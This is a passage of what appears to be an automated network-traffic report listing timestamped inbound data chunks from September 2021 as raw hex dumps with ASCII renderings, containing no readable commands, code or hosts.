ac 49 c4 f2 18 90 ff e6 d2 76 40 0d 65 1a 46 dd 44 Data Ascii: *^A^O!!HLLx> 3Fo-6cl; \$u#CL=xlxsxb'0l (ZUJF3K1qbeUnKaY"4yVU5f Yht{kuaCYa) <Z6e8q{FS-8ps8<lv@eFD
2021-09-27 16:50:20 UTC	613	IN	Data Raw: 4f 31 9e 66 c1 50 43 23 c8 8c 35 bf 62 75 84 24 3a 7b 5d 16 5a a6 f7 eb 51 c9 f7 f1 a0 76 d1 40 13 3f 61 b0 11 12 d5 92 b7 b5 24 96 0b bb ea d2 9d 96 6d 44 1f 4e 4d 8c 38 68 ba 86 70 94 9f 9d 1f b3 d1 e7 f6 7a 2a ff fa 34 61 55 61 66 f1 37 6d ff 9b c1 1b af f8 39 7f da 7f 01 62 7c 76 20 8b ed f4 fc ba 8c 38 04 02 0b 47 8d ea df 10 52 a3 63 1c 75 9a b9 2e e3 b2 2f cf 46 44 42 26 17 c0 06 6b 6f 29 69 dc af 34 72 aa 11 4b 26 80 de f9 b5 e0 dd 2c 5d 0d b2 b8 a3 b0 1b ac 25 53 3a 7f 08 97 0f 19 f9 b8 a9 0f ff de 1a 81 09 87 6a e6 c6 8d 41 81 08 90 1e bc a4 c8 d2 96 f8 88 7e e4 c4 5a 5b 5a e9 52 a2 50 fb e8 56 73 fb 80 de 07 c2 bb d9 9b da fa 70 fa 3b eb 3b 63 09 ee 7e d1 29 ee 2b d9 34 83 52 a4 7f 5f 50 bd c8 73 75 20 50 30 cd 4e fa 38 9d fb 8a 29 e8 44 f1 04 Data Ascii: O1fPC#5bu\$:[]ZQv@?a\$mDNM8hpz*4aUaf7m9bv 8RGru./FDB&ko)i4rK&,%\$jA-Z[RPVsp;:c-)+4R_Psu P0N8)D

Timestamp	kBytes transferred	Direction	Data
2021-09-27 16:50:20 UTC	621	IN	Data Raw: 57 34 83 9c 4f 0a f3 44 ac dd 7d 08 aa 15 32 80 3e 5a b1 93 7c 36 f4 60 85 a1 ff 05 28 a9 f3 f5 4b 64 bf ca 18 d2 a4 3c 09 d6 81 a5 92 86 32 ff 6e 9d 2b da aa 25 d5 91 70 65 46 18 d5 03 fa 56 12 d2 9a 2b d7 94 e8 49 d9 63 1b b3 c9 96 8a 37 eb 51 db d5 67 e3 ab 41 cf 13 09 5a b3 d3 6e b5 b0 d7 66 3a 2b d6 df 79 a5 03 fe 56 e7 56 eb 04 76 2e 65 44 1e d3 85 25 b3 d0 c0 aa ee ea 73 21 b3 2b 35 b8 46 da a3 dd 30 5a 16 be 5c 68 9b 26 04 e5 5c 92 fe 48 d0 86 c2 59 b5 8b be a5 93 03 68 46 4b dd 57 65 f9 5e 1d bb 2f cc 89 c0 2b 6e ed aa 6e 0e 63 15 bc 45 56 bc f0 71 4a 47 d4 b8 a6 1b 3a ae eb 00 e6 23 4d c5 6d 35 b1 35 59 34 98 ab f4 01 0a 1d e6 9c 2f f2 3a ff 70 5d 0a ae 95 6c f1 fb db 2f 86 91 e0 a5 17 ac c2 bb 25 b6 36 f7 ce 30 4e fd 7c 78 9e 56 ed 55 41 4d bd Data Ascii: W4OD}2>Zl6` (Kd<2n+%peFV+lc7QgAZnf: +yVVv.eD%sl+5F0Zlh&IHYhFKWe^/ +nncEVqJG: #m55Y4/:p]l/%6 ON xVUAM
2021-09-27 16:50:20 UTC	628	IN	Data Raw: 96 eb ab 57 54 54 46 44 47 dc ff 09 5f cb 0f 4e ef 0b 79 16 8d e5 44 52 41 2b de aa 74 f7 dc 91 60 6d 69 61 56 e8 4e c7 cc 9b 9d ec 78 f6 36 6d 6e e7 33 1e d6 0b 45 9f ed cd 77 b5 2a f1 a7 ab c4 27 cf d7 31 c0 54 9c 1a 1b a8 55 20 d6 83 16 b7 bc 3c 10 0d 1e 2a 2b 8e 0c db 81 2f 0d 27 95 11 5b dd 71 2c ee 9c 6e d5 64 a5 ee d4 07 77 42 c5 c1 57 22 b7 9e bf 65 11 79 18 fc 6d 84 c6 d9 6d 68 e6 a3 fe 8c 78 16 ca 87 4f c2 5d 00 e7 59 54 3f e7 88 7a 97 9a bc cd f2 d5 80 d5 6d 7c c3 a7 12 12 d6 b2 ab e1 1f 8b bf 5e 7e 2a fd 82 d6 e9 30 8f 79 93 db 7c 27 71 87 f2 7a c1 53 bb 5e 46 4d da 41 ab 9a 1b ac b0 fb f3 ca f7 6b 1c 0e c4 b7 ce b3 e3 22 79 8f b7 d9 35 b3 e7 3c 9b 65 ed a2 6d 64 80 5d 0a 30 16 d1 ff 3c 9e da ff eb bd c8 f6 d8 b7 85 a2 4a 5d e4 2b d8 e0 cb 1e Data Ascii: WTTFDG_NyDRA+!`miaVNx6mn3Ew*1TU <*+/[q,ndwBEW"eymmhxO]YT?zm[!^~*0y]qzS^FMAK`y5<emdj0<J]+
2021-09-27 16:50:20 UTC	636	IN	Data Raw: a5 f1 ac a0 87 e5 1f ba aa 41 c5 c6 e2 62 ff e1 da ac ac 1f e7 af 39 5a d6 72 02 1f b9 2e 10 60 87 52 a6 3a 2b d6 0f ba a6 2e 13 0a dd 71 96 63 b2 34 00 05 d4 fd 19 28 ed a3 b4 a3 11 e5 2d 16 ea 39 eb cc d6 44 47 23 be f5 b4 0f a1 52 eb 53 d8 ba fb 67 8d e7 56 e0 2c f9 e1 20 55 51 be e7 b2 51 2d a1 bd 3a eb bf f6 39 e6 28 af 9c 0c da 16 49 c8 27 8c ff bb 52 d9 ea 08 75 89 cc f5 4a d6 15 d8 ea 8c 6d 6f 16 b2 31 cd 5d 27 85 b5 de f9 d4 0e 39 bb 79 4f 77 2c 44 13 0c 2d 62 9e 3c 73 7e 48 bc 57 6c ea 34 56 ed 5b a6 77 b8 2a 37 f0 35 a0 2b ae 29 6a 83 fc 83 fe 80 b3 d8 00 12 d7 6a e2 cd 3f a6 7b 47 df 16 44 55 c1 3e 7b ae 34 2d 79 50 e9 45 2f 61 05 70 a9 aa 19 c2 dc 73 99 9d 99 9d 61 4e f0 40 92 ec da a5 a1 ee 4d 3a 0f 1a 46 cb bc 53 25 ed 54 11 79 a5 4a 66 ba Data Ascii: Ab9Zr. `R: +.qc4(-9\DG#RSgV, UQQ:-9(!RuJmo1`]9yOw,D-b<s-HWl4V[w`75+)j]?[GDU>{4-yPE/apsaN@ M:FS%TyJf
2021-09-27 16:50:20 UTC	644	IN	Data Raw: f3 c7 57 5d fb d1 71 10 f7 b3 e7 08 d9 67 42 2b 14 f5 d2 c3 6d 8c 8d 84 5f 1a 70 a6 7c e1 1e d4 ac 74 f9 8f e7 42 2f 07 a6 8d be f7 50 1d e4 37 5b 2e 40 87 ac 52 f4 bc 5d 68 b9 77 b1 78 c1 5f 1c 62 25 a6 8b 33 f1 1d 40 77 2e 07 fb b4 39 e9 54 5a 0c 96 eb 05 78 e9 72 07 21 ba 96 65 f3 c1 34 0d 28 98 b2 79 4b d0 f9 df 9d 05 fc 80 ec da f0 d2 2d 9c 70 9d 7d fc 1d 4c dd 1c 9c f3 df 29 9a 0b 56 57 b7 b1 70 1f d5 3f 1e 15 5a 5c 89 4c 48 52 90 50 8b 80 3d 18 1a 49 cd 09 1e be 93 69 64 95 75 c5 3b 12 d0 c4 89 ae b3 3a c8 8d 3c 28 fa 34 65 3f ac a3 1e 95 88 aa 71 9e 6a bf 05 25 02 97 39 18 85 fe 0b ac 26 58 5a ec fd 8a 04 c0 51 d4 21 a1 ff 98 7f db 40 8f e4 9f 09 22 56 a5 12 53 b1 60 99 ce 96 fa 8d 2d 8c 45 6e 12 5b 17 12 0e 79 25 43 40 69 cb f5 00 60 36 f4 7b 28 Data Ascii: W]qgB+m_p]tB/P7[.@R]hwx_b%3@w.9TZxrle4(yK-p)L)VWp?ZLHRP=lidu;,<(4e?qj%9&XZQ!@`"VS`Enjy%C @i`6{(
2021-09-27 16:50:20 UTC	652	IN	Data Raw: 99 e7 d4 d0 9b 26 49 bd 85 83 20 ac 62 73 45 14 f5 49 98 db 54 d5 ef e7 4f e9 49 7e f3 32 24 15 b9 19 c0 97 5a 77 64 06 19 f1 5e 38 2e bc 95 0d 42 f9 bf ee 98 17 3b ff a2 0a 99 cb d2 ad 00 d8 9d b9 fb 98 c0 f4 69 cc 33 10 37 36 a0 e0 07 21 a5 88 dc 14 ec 6e bd d4 c4 b9 1c b1 13 f7 e3 ea 79 2c 41 bf 44 0b ab 72 94 4a 8e 8f 4a d7 95 ab 3d a3 0b 4e 61 51 3f 94 bd 98 ec b1 ce 1e 02 76 a8 33 2f 9b ba e7 da e8 a3 d4 a0 85 6a 56 48 f1 43 ef 38 33 88 d9 20 5f 8b 58 a0 5d 5f b1 56 ef 68 c8 d0 d6 9f eb a9 6b f6 38 60 66 25 a0 ef 52 e0 5d 44 a1 a2 bb eb bf 4b 24 2f 59 18 42 4e 50 a4 62 17 de 68 12 0f 3a 13 da 87 18 b5 08 21 8b 0e e7 a6 7b ab a5 0e bb 04 25 d3 95 b5 2c dc 15 71 df 14 47 d5 db db 34 bb 5d d8 b3 92 82 7a c6 d6 b4 cc 55 c8 78 b5 83 0c 69 8c ff 16 a7 23 Data Ascii: &l bsEITOI-2\$Zwd^8.B; 376lny,AdrJJ=NaQ?v3j/VHC83 _X_]_Vhk8`f%rjDK\$YBNBph: !{.%,qG4]zUxi#
2021-09-27 16:50:20 UTC	660	IN	Data Raw: 23 58 5f 6d 73 06 f7 d0 fd ee bc 42 0b 47 d2 1c 03 81 a8 54 cf 6c e1 b2 b1 ea c6 f4 39 8b 59 c5 5d 60 c8 80 cf ee d4 e1 27 6a 18 c4 ac 06 f5 d9 05 16 4c 6b 3d a3 ea 31 2e 4d 7c 3c 41 af 84 78 c0 b0 48 54 49 38 4d d5 52 5d 12 bd 4e 43 5d 10 70 e5 a4 55 47 b6 ee 3b c2 ae 16 0f 7d 78 a3 14 54 c3 db 48 01 91 7a 12 8b bf 36 74 de 0e ce a9 4a 6a eb 73 2d 81 b8 47 be c3 b8 f6 9a 13 43 3f 70 0c 7a 92 e5 10 f5 d8 d6 e3 74 a5 ef 3b b1 d6 ea d1 ef 09 2e 07 44 1a 18 cd ad 79 51 eb 59 60 8a 32 08 ec 7b 20 79 f1 c9 10 77 66 45 89 c4 5e 02 88 4a af f0 73 98 fe 50 f6 6c bc 47 12 77 10 ca 88 d2 29 a8 60 6b 9a 49 ae af ef af c2 b9 1e 7d a7 4b 58 5a c5 37 b9 10 91 af 7c d2 93 88 71 d0 65 ae 71 68 9c 1e 27 dd 88 b8 f9 e8 dc 12 a8 2a e7 34 64 83 b3 34 8c 18 b9 58 ec 30 6f 29 Data Ascii: #X`_msBGTl9Yl`j]Lk=1.M <AxHTl8MRj]NC]pUG; }xThZ6lJjs-GC?pztt;DyQY`2` ywfE^JsPIGw` k]KZ7[qe qh*4d4X0o)
2021-09-27 16:50:20 UTC	667	IN	Data Raw: bb 24 dd de 98 5a 4b de c9 7d 0d ed 9c 15 59 3c 92 76 43 3e 3a 36 6c 5f e6 21 ab 94 01 64 99 6a 1d cd 9f e3 1d f0 c0 b3 8d 56 cd 1c 30 fd dd 73 17 5b ab d5 e6 29 db 27 89 48 16 44 11 8c 40 2a 74 03 d4 b2 b4 f0 0c bc a0 51 95 e0 a6 61 ea 45 df cb 48 9d f9 d9 c5 8d e6 7f a8 aa b2 90 65 e1 c2 47 50 89 bc 53 15 00 82 b3 3a a9 fd 8e 3a 2e f0 a7 61 38 61 53 25 57 82 d5 9b d3 ed 50 18 f9 ac 50 b0 ae c8 e8 6b 8b 80 da 99 ba e6 2b de 80 d4 53 14 89 d7 37 e2 9d 31 f6 1a 71 17 ce b8 a9 fa 3c 97 3f 03 13 02 88 4f ca d2 d4 f9 5c 91 db 92 67 48 d6 b9 2d 9a 4b 36 96 09 58 bf 59 5a a8 e7 b4 86 20 6b 86 96 49 20 88 10 f9 4c 32 51 cb 77 0b 27 92 1d 2e 8f bc a0 65 e7 b4 19 9f e0 d1 70 9f 78 d9 a0 3a 75 8b 06 9b 67 b7 f1 e6 da e5 02 52 cb f6 b6 04 55 c3 5b 5d 1d 5e f4 93 e5 Data Ascii: \$ZKjY<vC>:6l _ldjV0sJ`HD@`tQAEHeGPS;.:a8aS%WPPk+S7lq<?O!gh-K6XYZ kl L2Qw`.epx:ugRUUj^
2021-09-27 16:50:20 UTC	675	IN	Data Raw: a6 bd f6 4e 58 1e ad b9 0a ff bb 78 07 0f 22 d4 66 76 b0 47 35 7c 8a 4e ab 90 59 6e df 7c af 66 7b d4 f4 8b 48 2c 81 b0 3c 75 4e f8 3c 7e d5 0c 7a b8 26 5d 0c 9e 69 cf 63 91 db 21 bc ae c2 c7 06 fa 3a 76 9b 1e b3 5c 93 8b 87 ad 30 ea 5c ea b7 31 ea 41 42 75 fa 6b 6e 09 3e e8 21 02 bb c6 37 b7 3f 60 e6 6e 66 cd f6 73 d2 33 dc 94 62 72 7d bf 40 75 82 8a d3 7e d6 17 c0 b8 c7 63 85 2c 89 ab c7 ff 2c 5c 92 b1 f9 3b 80 60 26 73 11 ad 43 2b fc 50 45 66 a6 2c 13 ec 22 62 7c a9 72 97 29 f7 14 bf 91 c5 3e 36 4b cf 89 75 57 c7 6f 93 02 8f 56 eb 56 a1 0b 39 02 92 9f 17 a6 65 46 93 71 ff 72 44 d6 09 c9 01 36 ac 3f ac ab 76 9a 18 61 3e 08 01 7a c1 31 d5 3e 28 dd 19 f6 db 05 22 59 64 fa a1 96 93 83 a9 17 a4 25 ff 8e fd 75 2e 4b 37 6c fc 15 dd 82 49 dc f3 51 61 0e 2b f6 Data Ascii: NXx`fvG5j]NYn]f[H,<uN<->z&]!c!:v!0!1ABukn>!7?`nfs3brj}@-u-.,!`&S+CPEf,`b r)>6KuWoVv9EqrD6?va>z1> ("Yd%u.K7IIQa+
2021-09-27 16:50:20 UTC	683	IN	Data Raw: 45 3a 25 5a 3a 2f 92 0c fa 72 df 32 47 d0 29 fd 84 2a fb da 56 61 f5 7e aa 50 f1 a0 0d 78 38 db 77 b6 e1 bb 29 e8 06 9b d9 71 6d 7e 24 67 5a 57 6f d1 ed 3c 8f 92 a1 75 86 a4 c3 62 b5 cd 5f 21 6a 05 36 8d 92 bd 64 16 6d e2 33 67 69 69 06 76 17 57 6c a3 f1 3c 8b 01 9e 55 28 25 48 00 2b 03 53 2e 11 59 d9 28 73 0c 31 5a 07 26 b6 6b 00 4d 8d bf 13 37 89 e5 83 fe ab d3 f9 28 f1 a0 af 91 19 c3 c4 f4 b2 17 e9 a0 3e 3f 53 39 dd 42 09 3a 9a f5 2c 6d 97 a0 d9 79 fe 88 88 5c db 3f 2f 20 a4 16 8c 81 de a5 93 d9 16 1d 21 bf d5 9e cc 9d 68 b0 11 15 2b 01 19 88 dd 9e 63 e0 99 57 57 7e b3 ce f4 cc 54 4c d7 f4 04 46 60 92 7d 19 8e 12 38 23 f8 89 40 cd 9f 17 36 ea 7c 28 64 85 70 5f 05 5a b3 e1 93 0a b1 ea 26 f6 f3 06 1e 2b 9d b9 0a 91 33 e7 a7 d2 61 32 28 ba 54 76 b7 99 84 Data Ascii: E: %Z:/r2G)*Va-Px8b)qm-\$gZW0<ub _lj6dm3giiVWI<U(%H+S.Y(31Z&kM7(>?S9B:,my)!/? lh+cWW~TLF` }8# @6 (dp_&+3a2(Tv

Timestamp	kBytes transferred	Direction	Data
2021-09-27 16:50:20 UTC	769	IN	Data Raw: d9 3d 88 7a 84 67 53 64 e1 0f 05 30 7a eb 7b 6d 21 f0 73 13 06 ba e0 ad 8d fa 7a 83 c3 1a 04 cf 37 a4 35 a0 34 21 c6 cd 67 49 9b df 37 a6 16 fa 1f 90 20 7c 9f a7 9e 24 68 a1 ac 11 2d b2 72 d8 cd 46 00 a0 0b 05 25 ff ce c7 67 3d d8 cd 46 00 a0 0b 10 99 c5 70 83 e5 18 9e 24 6e 8d 99 b5 f9 dd 3a 3e 28 76 84 6e af 98 75 39 ab a5 d2 bf 11 6e 8f fe 47 82 ae 0c 8e 72 b0 2e 7d 36 0a bb 62 f5 93 a7 d7 4b bb 64 d9 3d 88 7a 84 67 53 64 e1 05 34 06 d4 c3 1a 04 ba eb 1e 40 3a 25 fb cd 56 d0 ba 85 85 f7 f7 eb 09 2e 77 1d e4 98 47 83 e5 28 26 21 95 c2 f7 fb eb 8d f6 67 49 86 6d 08 d9 4f 03 39 a0 23 d4 ba ea 8a 65 4b 9f 80 f9 9c 3d af 85 e1 0d 0c b5 80 96 5c d7 38 29 ec fd ae 55 12 b0 08 be ef f7 eb 1e 40 37 a9 a8 3b a3 be e7 35 c5 1f 90 20 45 8e 7c 91 d1 4f 66 f6 7d 11 Data Ascii: =zgSd0z{mlsz754!gl7 \$h-rF%g=FP\$N:>{vnu9nGr.}6bKd=ZgSd4@:%V.wG(&!glmO9#eK=\\8)U@7;5 E O{}
2021-09-27 16:50:20 UTC	777	IN	Data Raw: 97 ca f3 8e 5a be ea f8 5b f0 cf 37 8a 6a fc 24 5d f4 20 12 b1 95 6c c9 69 38 34 42 24 60 54 8f dc f7 34 42 25 4e 09 5b 60 d7 5b 20 52 f0 07 56 d4 b8 88 0d 25 e2 25 9e 00 14 b5 f9 dd 89 ef 84 43 9c 5d 25 db 2e f8 1a 45 39 e6 ef c5 ce 35 c5 5a 0e f7 98 76 22 63 33 85 15 7c f0 47 8c 6e ce f4 c1 c6 a2 0e 90 cc b0 2c 0f 45 eb 3a 81 3c 56 d1 ac 4f 03 09 cb 22 17 38 8f 19 81 3d 08 e1 63 73 26 99 b5 b8 51 80 f9 d9 dd 4d ff ee c6 12 f1 c8 77 1c 09 1b fa 87 8a 50 57 87 8a 50 56 dc d7 0a 0d 0d 65 7d b1 47 f0 46 bf a9 dc 96 0e 93 a7 96 fc 3c 56 d1 f8 3e 5a de a0 e6 ef c4 e6 07 56 d1 ff 4b fa 5f 51 38 4c 39 b4 ae 68 80 83 28 26 61 53 45 eb 3e 20 c2 98 73 20 7a eb 3b a8 72 d8 8d e3 17 7d 33 12 b1 ef c5 cd 3b d3 04 5f 36 47 b0 10 fc 24 5c df b6 7b 2d cf 3f dd 18 de cf Data Ascii: Z[7j\$] l!84B\$`T4B%N[ ` RV%%C]%.E95Zv`c3 Gn,E<VO"8=cs&QMwPWPVe}GF<V>ZVK_Q8L9h(&aSE> s z; rj3:_6G\$\\{-?
2021-09-27 16:50:20 UTC	785	IN	Data Raw: e9 29 a2 23 89 06 b0 34 1b dc 17 4e f5 c2 67 35 4e 81 39 09 03 ed 7f 88 f2 44 fc af 15 82 0f 78 0e e7 34 23 2d 08 26 de 24 54 0a 50 be df a1 c1 9d bf 54 48 2b 0c e2 a0 81 44 7c 7b 4d 76 85 b5 06 b0 6d 09 04 cc d8 98 f3 bd 0c a7 10 b4 d5 b9 f8 fa 7b 85 85 c4 a9 40 fe 29 1a fb 5e 43 0a 35 c5 5a fc 00 7d 72 9d 79 90 35 4e 7e 0b 84 ff 43 e6 aa 99 e1 c2 98 76 26 69 57 9c c2 62 41 8a f9 9c 3d d8 37 73 5a db 93 f3 36 47 b5 7e 40 e5 93 58 7c d0 52 8b d1 fb f5 32 3e 1f 56 60 b9 89 70 29 58 15 90 20 12 f1 12 48 73 1f 57 43 5e a7 92 a2 53 b7 01 b2 83 28 ce b5 bc e8 f4 aa 5e e2 23 61 97 4e 7b 9c 8a f9 9c 78 87 62 0b 60 e9 b1 a7 6f af 10 1d 4d 17 7d 37 ab 2d 08 d9 0a 1b 72 60 ac 63 31 c5 9a 37 0a 59 e4 11 5a 0f 81 83 7f 88 41 67 b6 84 f9 6d a4 b8 80 bc eb cf 8d 66 44 Data Ascii:)#4Ng5N9Dx4#-&\$TPTH+D {Mvm{(@)^C5Z}ry5N-Cv&iWbA=7sZ6G-@ X R2>V^p)X HsWC^S^{'#aN{xb`oM}7-r`c17YZAgmfd
2021-09-27 16:50:20 UTC	792	IN	Data Raw: d6 24 d8 4e 6d c7 71 95 27 60 f1 6c 42 3f 83 df ae 83 7f 8c 19 92 cc 73 a5 29 af 77 8c ee 47 7b 6d 09 6c 6e a6 45 62 d5 1f c9 73 9a 0b 90 cb d1 c7 2b 9d 56 57 e8 0f 6e 74 34 b2 37 41 e2 a0 71 df 36 57 9e 25 c7 7d 28 e6 dc 37 21 6a 3f d2 f2 e5 af ea f8 19 66 53 f1 cc 3b 2c d4 c4 42 8c fa 5a 15 87 71 52 6c 21 61 6a 4f 03 09 6c a4 38 5c 2a 4e d8 94 73 9a 0b 9f 3b 2c 31 3e 55 f2 41 1d cc 4f fc db 05 d4 cc fe 6b a3 80 06 2b 52 78 b7 16 06 91 29 5c f6 9e ad ab 6a 3b 2f 71 ce 5d 7c 20 47 7d 8d 65 c0 77 8c fa 5a 15 28 d9 b3 0c 0f 81 8c 53 86 58 59 5e 2a d5 ba 8d 6c 21 56 3b dc e3 27 28 da 97 3a 86 a7 d8 fd f6 9e bd 49 7e c0 db df a2 0e 6c 99 75 1a 89 df 6e 8e 90 dc 92 ae 97 4d 38 ad 0e be 5e f2 81 83 7c 09 71 bd f8 5f a1 99 4a 8b 6d 7f 9f 3c 13 f8 4a b7 bb 8a ee Data Ascii: \$Nmq`lB?s)wG{mlnEbs+VWnt47Aq6W%}{7!j?fS; ,BZqRl!ajOl8^Ns; ,1>UAOk+Rx)j;/q ] G}ewZ(SXY^*lIV;('(:l-l unM8^q q_`Jm<J
2021-09-27 16:50:20 UTC	800	IN	Data Raw: b5 a9 dc d7 4a b3 77 ef 9c 49 35 41 1d 75 9b 8f 75 9c b6 58 ed 80 f9 9c 3c 92 9e c2 af 9e 41 b5 82 7e 2c a4 af 15 b5 e8 1c 09 1e c8 df ff 7c 7b 92 16 bc d8 b1 19 04 81 8c 9d 40 a0 8b af 02 ca ee c7 5c 02 a6 21 95 9c 45 68 3c 13 f8 e6 aa d7 1c 5f 79 39 22 9c 68 c0 d3 cc 73 07 0d 65 7d f4 c0 8e 93 58 62 ee e2 0d 35 f5 d3 ca 57 57 9c 35 80 72 d8 a7 d7 21 95 c6 a2 21 95 c6 f2 0c a7 51 dc 92 21 22 18 3c e0 ef af 9e 41 a7 51 d8 d0 80 ca de db 11 e8 24 19 bb 47 30 22 16 02 49 0a 26 7f e4 02 9a 08 99 3e a6 15 f3 86 4d 74 04 44 3a bd 87 df 5e e7 fc e7 2c 76 ba db a4 bb f8 e1 4d 01 a1 0a 22 ec da 5a 76 1d ce 3e 5a db 43 5a f6 05 d8 a9 85 dc 8d 59 28 d9 b4 5f b3 1c f6 fa a1 af 16 bf 9a 18 76 85 b5 06 b0 6d 09 4c c9 41 b7 3e 69 bd f3 a3 ce 5d d9 0a 56 42 ef 78 a3 44 Data Ascii: Jwl5AuuxA<- , {[@Veh<_y9"hse Xb5WW5r!!Q!"<AQ\$G0"l&=MtD:`,vM"Zv>ZCZY(_vmLA>=i]VBxD
2021-09-27 16:50:20 UTC	808	IN	Data Raw: 98 59 4b ba c6 29 a9 dc d7 4b 56 17 bb f8 e1 37 00 2d b2 72 d8 41 61 a2 7b 2e db b3 75 20 a2 a3 cd 76 67 f1 28 a2 81 7c f0 be 5e 2c d0 41 bb aa b6 7b 6d 4c f0 84 88 0d 0f 39 ce f0 b0 9d 1e 0d 0f 69 28 26 4b fa 75 0f 69 92 a6 56 ed 78 37 1a fb a1 42 64 f3 07 b6 da d3 2b fd a6 85 06 d7 32 c6 73 8a ee 02 41 e2 a0 cf d7 ea f8 70 2c d4 8d 57 ff 54 74 10 ff 43 e6 ae 47 4c dd 58 2b 79 25 15 87 71 27 6d a4 50 c3 93 97 10 38 19 0c c3 6f 90 a5 b4 89 74 a2 2b 45 eb 3e dc 7f 1f 90 65 be 36 e4 ea bd bb f7 39 f4 65 f8 9f 3b 28 5a 96 c6 f2 0c a7 60 5c 02 9a 38 09 dd 95 d0 35 1d ce 38 4c 39 4d fd fd a6 15 0b dc 6f 10 af 63 cc 4c b6 a9 34 42 20 ed b0 05 02 ca ab e0 b4 f3 81 7c c8 27 a3 88 86 64 17 7d 72 d9 2d 37 c5 1f 90 20 12 5d 9e c1 36 ce d1 0c 1d ef 84 47 09 92 4d aa Data Ascii: YK)KV7-rAa{.u vg({,A{mL9l(&KuiVx7Bd+2sAp,WTlCGLX+y%q'mP8ot+E>e69e;(Z`858L9HocL4B  d`j-r-7 }6GM
2021-09-27 16:50:20 UTC	816	IN	Data Raw: ea 8d d7 0c ea d7 0c ea 49 45 ef f0 c7 a0 1f 6f af 15 e2 0d a6 de 8b 9c 78 6d 58 ed 40 db ab 1a 62 5c 4b fa 5c bc 1e 18 74 1f 1b a7 a2 8b 10 b5 06 2b 52 00 2d 71 de 8b 9c 78 6d 5c d7 4b ad 9d 3f 05 da 2d 4c bf bf f9 60 e9 fd 71 de 24 2f f0 49 89 79 ed ce 45 60 53 f3 4d 01 a0 ba c0 18 a2 3f dd 59 1b 87 50 3e da 2e 71 de 27 e6 66 ec ab b2 23 75 d4 9e 2e 74 51 cb 73 01 16 fb 11 6c 22 d7 78 e2 90 e0 64 49 0e 80 3c be 71 a5 6c af 29 23 91 f0 8c ea a8 d1 34 07 dd 41 96 f5 16 22 9c 6b 14 19 0a 88 cd b8 43 bb 5e fc 24 1c 09 5a 92 65 ff 57 52 00 cf 43 26 a5 8b 6b b8 7f 32 d6 0b eb 2e 39 bb c7 a0 1f 6f af 15 5a 76 22 9c 68 da a7 17 f9 c5 e0 1f 6f 7f 9f c4 9d bd 64 35 4e d4 f6 61 2f b6 7b 6c 13 c8 27 9d ca bb 1b c5 e9 ae e3 9b ef 0d 36 16 16 71 00 55 d1 61 76 ba db 0b a0 Data Ascii: lEoxmX@b Klt+R-qxm K?-L`q\$ lyE`SM?YP>.qf#u.tQs `xdl<q )#4A"kc^\$ZeWRC&k2.9oZv`hod5Na/(l'6qUav
2021-09-27 16:50:20 UTC	824	IN	Data Raw: a4 d0 ba 85 87 1a 8c 9d a4 24 1c 09 5b 22 87 32 bd 28 53 1d 97 f1 7f 81 4f 4d 8b 96 2e 34 40 28 9f 44 2d fb 2a 2a 6f 95 d8 c0 18 ed f4 11 6e ce b7 89 37 4a 1e 79 2c 6e f5 93 e2 20 66 b6 f0 73 2e 34 42 64 b4 e6 56 17 39 87 01 48 36 82 8a 1c 82 fe 28 26 a7 53 02 ca ef fd 25 9e 04 0a a9 d1 b7 fe 28 26 b7 7b 62 b9 02 ca a8 02 4a 81 2a e9 2d ec 02 35 3a e2 0d b3 7f 88 f2 ea ea 10 2f 3d d6 bc 4a f2 f3 71 b3 e9 9e 82 75 46 1b 84 03 4c 7e 83 3b 53 f2 f2 b4 53 e5 6c 9c 2b c5 9c b6 7b 6d fc 20 a8 93 94 7f 64 c2 98 33 c0 91 ca 10 6f 4c 08 d9 4f 03 4e f7 23 19 59 90 d2 34 14 a6 c5 dc 8c 48 8c e9 89 a7 3f 1b 0d 65 38 4c 27 4b 3c dd 58 2b 52 74 27 c7 cc 76 6a 14 7e 0b 9f e7 98 db 92 ae ba b6 7a 5a 9e 2b ac 09 43 93 b7 e2 a3 3b cd 46 6e ce b5 fb c9 97 32 09 2f 6d c8 58 Data Ascii: \$["2(SOM.4@/(D-`**on7Jy,n fs.4BdV9H6(&\$%(&{b}*5-=JquFL~;SSl+{m d3oLON#Y4H?e8L'K<X+Rt'vj-zZ+C;Fn2/mX
2021-09-27 16:50:20 UTC	831	IN	Data Raw: 58 12 03 c7 73 0c b1 7f b4 2b f4 4e 6f bb f8 e1 c8 e8 1d 48 73 5a 9e 43 6a 44 af 16 bf 9a 38 08 42 0f 01 58 10 88 54 d6 92 e5 5f 5a cf c8 af 61 d3 04 44 68 72 ac 32 c1 1e 86 f4 55 99 ea de d4 cf dc a3 9c c2 90 ab 1d ce 3e 6e 9e f7 97 b1 aa 9b ce 14 e6 9a ce 30 09 2b 26 dd 1c 82 cd 47 f0 67 45 6b bb 42 ef a4 d9 2b 9d 40 3b d3 05 ca cf 5f 7f b7 cd 32 3e 5a 9c b1 6f 96 d2 fa 94 5a eb 7b 6d 4c 7e 78 5e 27 5f 6f db a8 1f 19 d7 1a e8 7f 22 17 3d 55 d1 67 63 6c 93 71 20 5d 63 cc 4e da 62 59 e4 17 60 11 86 cb a5 04 44 67 49 35 41 1d 70 75 5d cd 33 82 5f 56 81 f7 67 c0 8e ce 5d e6 64 60 27 55 21 d2 92 59 e4 6f 1f 68 4b 05 ac 7d 66 53 ce 3e a5 29 75 64 5e f7 67 c2 a7 de 33 03 c7 c8 cd 63 17 79 e3 98 cc b3 3e b2 b1 64 62 3a 75 5b a9 23 66 04 30 1c f6 ea 27 5c 86 Data Ascii: Xs+NoHsZCj D8BXT_ZaDhr2U>n0+&GgEkB+@;_2>ZoZ{mL~x"_"o=Ugclq cNbN`Dgl5Apuj3_Vg d`U!YohK}fs>)ud^g3cy>db:u f#0\

Timestamp	kBytes transferred	Direction	Data
